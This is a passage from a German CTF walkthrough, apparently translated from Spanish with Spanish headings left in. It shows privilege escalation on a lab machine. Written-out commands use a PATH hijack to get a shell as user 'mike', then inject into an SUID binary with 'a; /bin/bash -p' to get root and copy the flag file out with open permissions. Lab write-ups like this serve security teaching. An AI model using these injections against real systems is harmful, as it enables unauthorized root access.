
Ergebnis:
Das Programm versucht, cat ... zu tun, aber findet unser Skript in /tmp/cat. Eine neue Shell wird geöffnet.
whoamimikeWir haben nun die vollständige Kontrolle über den Benutzer mike.
5.4. ZWEITE ESKALATION: VON MIKE ZU ROOT
Sección titulada «5.4. SEGUNDA ESCALADA: DE MIKE A ROOT»Jetzt, da wir mike sind, werden wir den Enumerationsprozess wiederholen.
5.4.1 Aufklärung (msg2root)
Sección titulada «5.4.1 Reconocimiento (msg2root)»Im Home-Verzeichnis von mike werden wir ein weiteres SUID-Binary finden.
ls -la /home/mike/
Binäranalyse:
strings /home/mike/msg2root
Ergebnis:
Message for root:/bin/echo %s >> /root/messages.txtSchwachstelle:
- PATH Hijacking: Nicht möglich, da der absolute Pfad
/bin/echoverwendet wird. - Command Injection: Ja. Das Programm nimmt den von uns eingegebenen Text (
%s) und fügt ihn in die Befehlskettesystemein. Wenn wir ein Semikolon (;) setzen, können wir den ursprünglichen Befehl unterbrechen und unseren eigenen ausführen.
5.4.2 Exploitation (Command Injection)
Sección titulada «5.4.2 Explotación (Command Injection)»Der Befehl, den das System ausführt, lautet:
/bin/echo [NUESTRO_INPUT] >> /root/messages.txt
Wenn unsere Eingabe test; /bin/sh -p ist, lautet der resultierende Befehl:
/bin/echo test; /bin/sh -p >> /root/messages.txt
Dies wird das echo ausführen und anschließend eine Root-Shell öffnen.
Schritt für Schritt:
-
Die Binärdatei ausführen:
./msg2root -
Injektion der Payload: Wenn wir nach 'Message for root:' gefragt werden, schreiben wir:
a; /bin/bash -p
Einzeiler-Alternative (One-Liner):
echo "a; /bin/bash -p" | ./home/mike/msg2root5.4.3 Validierung
Sección titulada «5.4.3 Validación»whoamiroot

5.5. FLAG-CAPTURE
Sección titulada «5.5. CAPTURA DE FLAGS»Da die interaktive Shell instabil ist, werden wir einen Befehl injizieren, der das Flag liest und unter /tmp mit offenen Berechtigungen speichert. Wir werden /bin/cat (absolut) verwenden, um Konflikte mit unserem vorherigen Exploit zu vermeiden.
Payload: a; /bin/cat /root/flag.txt > /tmp/flag.txt; chmod 777 /tmp/flag.txt #
Ausführung (One-Liner):
echo "a; /bin/cat /root/flag.txt > /tmp/flag.txt; chmod 777 /tmp/flag.txt #" | /home/mike/msg2root
5.5.1 Validierung
Sección titulada «5.5.1 Validación»Wir werden überprüfen, ob die Datei erstellt wurde und root gehört:
ls -l /tmp/flag.txtErwartetes Ergebnis (ERFOLG):
Wenn wir -rwxrwxrwx 1 root root ... sehen, funktioniert der Exploit.
WICHTIG: Wir werden /bin/cat (absoluter Pfad) verwenden, da die Variable PATH noch /tmp am Anfang enthält und wir versehentlich unseren eigenen Exploit cat anstatt die Datei zu lesen ausführen könnten.
/bin/cat /tmp/flag.txt